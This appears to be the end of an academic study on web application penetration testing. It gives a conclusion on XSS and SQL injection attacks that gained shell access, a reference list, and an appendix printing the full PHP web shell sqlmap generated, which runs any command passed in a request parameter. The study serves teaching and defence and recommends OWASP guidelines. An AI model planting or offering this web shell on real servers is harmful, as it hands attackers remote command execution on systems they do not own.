In this study attacks were carried out against a client and a server. In both cases, a shell access was gained. On the client side XSS vulnerability combined with malicious payload provided by MSF was used to trick a victim to download a harmful executable which created a reverse connection between a client and an attacker. In the server side SQL injection was used to gain access to the database and a file was created which passed commands provided by an attacker to the OS. The file was created to a location which was accessible by the web server (Apache, in this case) and commands were passed as HTTP requests

Both, client and server side, attacks were possible because insufficient user input validation was practiced. The attacks could have been avoided if the malicious the user input was rejected. Addition to this, in the server side prepare statements were not used what allowed MySQL injection attacks to happen. In the client side the user input was not encoded. Also, the environments were not properly configured. The server side allowed the MySQL user to write any directory. The client side did not have proper antivirus software which might have detected the malicious executable.

The attacks were easy to carry out since the tools used were extensive and required only a little interaction from the user to launch successful attacks. With little learning, almost anyone can take these tools into use and use these attacks against vulnerable web applications. On the other hand, the attack scenarios presented in the section 5 can be easily avoided if OWASP's guidelines are followed when developing a web application.

8 REFERENCES

[1] The Open Web Application Security Project, "The Open Web Application Security Project," 2016. [Online]. Available: https://www.owasp.org. [Accessed 11 07 2016].

[2] S. Rafique, M. Humayun, B. Hamid, A. Abbas, M. Akhtar and K. Iqbal, "Web application security vulnerabilities detection approaches: A systematic mapping study," in *2015 IEEE/ACIS 16th International Conference on Software Engineering, Artificial Intelligence, Networking and Parallel/Distributed Computing (SNPD)*, 2015.

[3] S. Goel and H. A. Shawky, "Estimating the market impact of security breach announcements on firm values," *Information & Management 46.7,* p. 404–410, 2009.

[4] ICO: Information Commissioner's Office, "TalkTalk gets record £400,000 fine for failing to prevent October 2015 attack," 05 10 2015. [Online]. Available: https://ico.org.uk/about-the-ico/news-and-events/news-and-blogs/2016/10/talktalk-gets-record-400-000-fine-for-failing-to-prevent-october-2015-attack/. [Accessed 19 12 2016].

[5] J. O'Gorman, D. Kearns and M. Aharoni, Metasploit: The Penetration Tester's Guide, No Starch Press, 2011.

[6] J. Muniz and A. Lakhani, Web Penetration Testing with Kali Linux, Packt Publishing Ltd, 2013.

[7] D. Maynor, Metasploit toolkit for penetration testing, exploit development, and vulnerability research, Elsevier, 2011.

[8] F. A. A and F. S. Y, "Methodology for Penetration Testing," *International Journal of of Grid and Distributed Computing* , vol. 2, no. 2, 2009.

[9] W. G. J. Halfond, S. R. Choudhary and A. Orso, "Improving penetration testing through static and dynamic analysis," in *SOFTWARE TESTING, VERIFICATION AND RELIABILITY*, 2011, pp. 195-214.

[10] K. Shaukat, A. Faisal, R. Masood, A. Usman and U. Shaukat, "Security quality assurance through penetration testing," in *2016 19th International Multi-Topic Conference (INMIC)*, Islamabad, 2016.

[11] F. Holik, J. Horalek, O. Marik, S. Neradova and S. Zitta, "Effective penetration testing with Metasploit framework and methodologies," in *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*, Budapest, 2014.

[12] Common Vulnerabilities and Exposures, "Terminology," 12 01 2017. [Online]. Available: https://cve.mitre.org/about/terminology.html. [Accessed 28 02 2017].

[13] D. A. Kindy and A.-S. K. Pathan, "A Detailed Survey on Various Aspects of SQL Injection in Web Applications: Vulnerabilities, Innovative Attacks, and Remedies," *International Journal of Communication Networks and Information Security*, pp. 80-92, 2012.

[14] D. Huluka and O. Popov, "Root cause analysis of session management and broken authentication vulnerabilities," in *2012 World Congress on Internet Security (WorldCIS)*, Guelph, 2012.

[15] A. Masood and J. Java, "Static analysis for web service security - Tools & techniques for a secure development life cycle," in *Technologies for Homeland Security (HST), 2015 IEEE International Symposium on*, 2015.

[16] O. B. Al-Khurafi and M. A. Al-Ahmad, "Survey of Web Application Vulnerability Attacks," in *Advanced Computer Science Applications and Technologies (ACSAT), 2015 4th International Conference on*, 2015.

[17] Open Web Application Security Project, "Top 10," 21 08 2015. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10. [Accessed 12 07 2016].

[18] Z. Su and G. Wassermann, "The Essence of Command Injection Attacks in Web Applications," *ACM SIGPLAN Notices*, 2006.

[19] R. Johari and P. Sharma, "A Survey On Web Application Vulnerabilities(SQLIA,XSS) Exploitation and Security Engine for SQL Injection," in *Communication Systems and Network Technologies (CSNT)*, 2012.

[20] I. Muscat, "Web vulnerabilities: identifying patterns and remedies.," *Network Security,* no. 2, pp. 5-10, 2006.

[21] Open Web Application Security Project, "Command Injection," 26 08 2014. [Online]. Available: https://www.owasp.org/index.php/Command_Injection. [Accessed 11 07 2016].

[22] Open Web Application Security Project, "Broken Authentication and Session Management," 02 02 2015. [Online]. [Accessed 12 07 2016].

[23] M. Schrank, B. Braun, M. Johns and J. Posegga, "Session Fixation – the Forgotten Vulnerability?," *Sicherheit,* pp. 341-352, 2012.

[24] C. Visaggio, "Session management vulnerabilities in today's web," *IEEE Security & Privacy,* vol. 8, no. 5, pp. 48-56, 2010.

[25] The Open Web Application Security Project, "Session fixation," 14 08 2014. [Online]. Available: https://www.owasp.org/index.php/Session_fixation. [Accessed 06 03 2017].

[26] The Open Web Application Security Project, "HttpOnly," 12 11 2014. [Online]. Available: https://www.owasp.org/index.php/HttpOnly. [Accessed 10 02 2017].

[27] S. Wedman, A. Tetmeyer and H. Saiedian, "An Analytical Study of Web Application Session Management Mechanisms and HTTP Session Hijacking Attacks," *Information Security Journal: A Global Perspective,* vol. 22, no. 2, pp. 56-67, 2016.

[28] G. Wassermann and Z. Su, "Static detection of cross-site scripting vulnerabilities," *2008 ACM/IEEE 30th International Conference on Software Engineering,* pp. 171-180, 2008.

[29] W3C, "Document Object Model (DOM)," 19 01 2015. [Online]. Available: https://www.w3.org/DOM/. [Accessed 06 03 2017].

[30] F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel and G. Vigna, "Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis," *NDSS'07,* 2007.

[31] A. Baldwin, "DEFCON 20: Blind XSS," in *DEFCON 20*.

[32] Open Web Application Security Project, "Insecure Direct Object References," 14 06 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References. [Accessed 13 07 2016].

[33] Open Web Application Security Project, "Testing for Insecure Direct Object References," 08 08 2014. [Online]. Available: https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004). [Accessed 19 12 2016].

[34] H. Atashzar, A. Torkaman, M. Bahrololum and M. H. Tadayon, "A survey on web application vulnerabilities and countermeasures," *Computer Sciences and Convergence Information Technology (ICCIT), 2011 6th International Conference on,* pp. 647-652, 2011.

[35] Open Web Application Security Project, "Security Misconfiguration," 23 06 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A5-Security_Misconfiguration. [Accessed 13 07 2016].

[36] Common Weakness Enumeration, "CWE-12: ASP.NET Misconfiguration: Missing Custom Error Page," 30 07 2014. [Online]. Available: http://cwe.mitre.org/data/definitions/12.html. [Accessed 19 12 2016].

[37] Open Web Application Security Project, "Sensitive Data Exposure," 13 06 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure. [Accessed 13 07 2016].

[38] Common Weakness Enumeration, "CWE-312: Cleartext Storage of Sensitive Information," 30 07 2014. [Online]. Available: http://cwe.mitre.org/data/definitions/312.html. [Accessed 19 12 2016].

[39] The Hacker News, "The Hacker News," 05 06 2016. [Online]. Available: http://thehackernews.com/2016/06/vk-com-data-breach.html. [Accessed 19 12 2016].

[40] PCI Security Standards Council, "PCI SECURITY," 13 07 2016. [Online]. Available: https://www.pcisecuritystandards.org/pci_security/. [Accessed 13 07 2016].

[41] Open Web Application Security Project, "Missing Function Level Access Control," 23 06 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control. [Accessed 13 07 2016].

[42] Hackerone, "Delete Credit Cards from any Twitter Account in ads.twitter.com [New Vulnerability]," 01 10 2014. [Online]. Available: https://hackerone.com/reports/27404. [Accessed 19 12 2016].

[43] E. W. F. William Zeller, "Cross-Site Request Forgeries: Exploitation and Prevention," Princeton University, 2008.

[44] E. K. C. K. Nenad Jovanovic, "Preventing Cross Site Request Forgery Attacks," *Securecomm and Workshops, 2006. IEEE, 2006.,* 2006.

[45] Open Web Application Security Project, "Using Components with Known Vulnerabilities," 01 12 2014. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A9-Using_Components_with_Known_Vulnerabilities. [Accessed 14 07 2016].

[46] D. Balzarotti, M. Monga and S. Sicari, "Assessing the risk of using vulnerable components," in *Quality of Protection*, Springer, 2006, pp. 65-77.

[47] CVE, "CVE-2014-627," 09 09 2014. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271. [Accessed 14 07 2016].

[48] Cloudflare, "Inside Shellshock: How hackers are using it to exploit systems," 30 09 2014. [Online]. Available: https://blog.cloudflare.com/inside-shellshock/. [Accessed 20 07 2016].

[49] Offensive Security, "The Exploit Database," 2016. [Online]. Available: https://www.exploit-db.com. [Accessed 28 12 2016].

[50] Offensive Security, "Exploit Database: PHPMailer < 5.2.20 - Remote Code Execution," 27 12 2016. [Online]. Available: https://www.exploit-db.com/exploits/40969/. [Accessed 28 12 2016].

[51] Legal Hackers, "PHPMailer < 5.2.20 Remote Code Execution (0day Patch Bypass/exploit)," 28 12 2016. [Online]. Available: https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10045-Vuln-Patch-Bypass.html. [Accessed 28 12 2016].

[52] Open Web Application Security Projec, "Unvalidated Redirects and Forwards," 15 06 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards. [Accessed 14 07 2016].

[53] betanews, "eBay Redirect Becomes Phishing Tool," 03 03 2005. [Online]. Available: http://betanews.com/2005/03/03/ebay-redirect-becomes-phishing-tool/. [Accessed 19 12 2016].

[54] Kali Linux, "What is Kali Linux?," 2017. [Online]. Available: http://docs.kali.org/introduction/what-is-kali-linux. [Accessed 06 01 2017].

[55] The BeEF project, "BeEF - The Browser Exploitation Framework," 2016. [Online]. Available: http://beefproject.com/. [Accessed 27 08 2106].

[56] BeEF, "The Architecture of the BeEF System," 2016. [Online]. Available: https://github.com/beefproject/beef/wiki/Architecture. [Accessed 24 09 2016].

[57] Sqlmapproject, "sqlmap - Introduction," 2016. [Online]. Available: https://github.com/sqlmapproject/sqlmap/wiki/Introduction. [Accessed 24 09 2016].

[58] sqlmap, "Features," 1 10 2014. [Online]. Available: https://github.com/sqlmapproject/sqlmap/wiki/Features. [Accessed 06 01 2017].

[59] Mestasploit, "Mestasploit," [Online]. Available: https://www.metasploit.com/. [Accessed 21 09 2016].

[60] RandomStorm, "Damn Vulnerable Web Application," 2016. [Online]. Available: http://www.dvwa.co.uk/. [Accessed 15 07 2016].

[61] RandomStorm, "GitHub - Damn Vulnerable Web Application," 2016. [Online]. Available: https://github.com/RandomStorm/DVWA. [Accessed 15 07 2016].

[62] RandomStorm, "Damn Vulnerable Web Application - Official Documentation," 27 12 2010. [Online]. Available: https://github.com/ethicalhack3r/DVWA/blob/master/docs/DVWA_v1.3.pdf. [Accessed 10 12 2016].

[63] The Open Web Application Security Project, "Password Storage Cheat Sheet," 28 08 2016. [Online]. Available: https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet. [Accessed 10 03 2017].

[64] Offensive Security, "Metasploit Unleashed - MSFvenom," 2016. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Accessed 15 10 2016].

[65] The Open Web Application Security Project, "SQL Injection Prevention Cheat Sheet," 07 08 2016. [Online]. Available: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet. [Accessed 13 03 2017].

[66] The Open Web Application Security Project, "XSS (Cross Site Scripting) Prevention Cheat Sheet," 08 02 2017. [Online]. Available: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet. [Accessed 13 03 2017].

[67] Offensive Security, "Exploit Databse - PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - (AIO) 'PwnScriptum' Remote Code Execution," 02 01 2017. [Online]. Available: https://www.exploit-db.com/exploits/40986/. [Accessed 14 01 2017].

[68] Malwarebytes, "Tech support scammers abuse bug in HTML5 to freeze computers," 02 11 2016. [Online]. Available: https://blog.malwarebytes.com/cybercrime/social-engineering-cybercrime/2016/11/tech-support-scammers-abuse-bug-in-html5-feature-to-freeze-computers/#. [Accessed 07 02 2017].

[69] Google, "Chromium Blog - Security in Depth: New Security Features," 26 1 2010. [Online]. Available: https://blog.chromium.org/2010/01/security-in-depth-new-security-features.html. [Accessed 5 2 2017].

[70] Google, "Google Vulnerability Reward Program (VRP)," 2017. [Online]. Available: https://www.google.com/about/appsecurity/reward-program/. [Accessed 14 01 2017].

[71] J. Bitzer and P. J. Schröder, The economics of open source software developmen, Elsevier Science Inc., 2006.

[72] Forber, "Yahoo: Hackers Stole Data On Another Billion Accounts," 12 14 2016. [Online]. Available:

http://www.forbes.com/sites/thomasbrewster/2016/12/14/yahoo-admits-another-billion-user-accounts-were-leaked-in-2013/#42bcb8eb2175. [Accessed 14 01 2017].

APPENDIX 1. The malicious PHP file generated by sqlmap

```php
<?php
$c = $_REQUEST["cmd"];
@set_time_limit(0);
@ignore_user_abort(1);
@ini_set('max_execution_time', 0);
$z = @ini_get('disable_functions');
if (!empty($z)) {
    $z = preg_replace('/[, ]+/', ',', $z);
    $z = explode(',', $z);
    $z = array_map('trim', $z);
} else {
    $z = array();
}
$c = $c . " 2>&1\n";
function f($n)
{
    global $z;
    return is_callable($n) and !in_array($n, $z);
}
if (f('system')) {
    ob_start();
    system($c);
    $w = ob_get_contents();
    ob_end_clean();
} elseif (f('proc_open')) {
    $y = proc_open($c, array(
        array(
            pipe,
            r
        ),
        array(
            pipe,
            w
        ),
        array(
            pipe,
```

APPENDIX 1. The malicious PHP file generated by sqlmap (continues)

```
       w
        )
    ), $t);
    $w = NULL;
    while (!feof($t[1])) {
        $w .= fread($t[1], 512);
    }
    @proc_close($y);
} elseif (f('shell_exec')) {
    $w = shell_exec($c);
} elseif (f('passthru')) {
    ob_start();
    passthru($c);
    $w = ob_get_contents();
    ob_end_clean();
} elseif (f('popen')) {
    $x = popen($c, r);
    $w = NULL;
    if (is_resource($x)) {
        while (!feof($x)) {
            $w .= fread($x, 512);
        }
    }
    @pclose($x);
} elseif (f('exec')) {
    $w = array();
    exec($c, $w);
    $w = join(chr(10), $w) . chr(10);
} else {
    $w = 0;
}
print "<pre>" . $w . "</pre>";
?>
```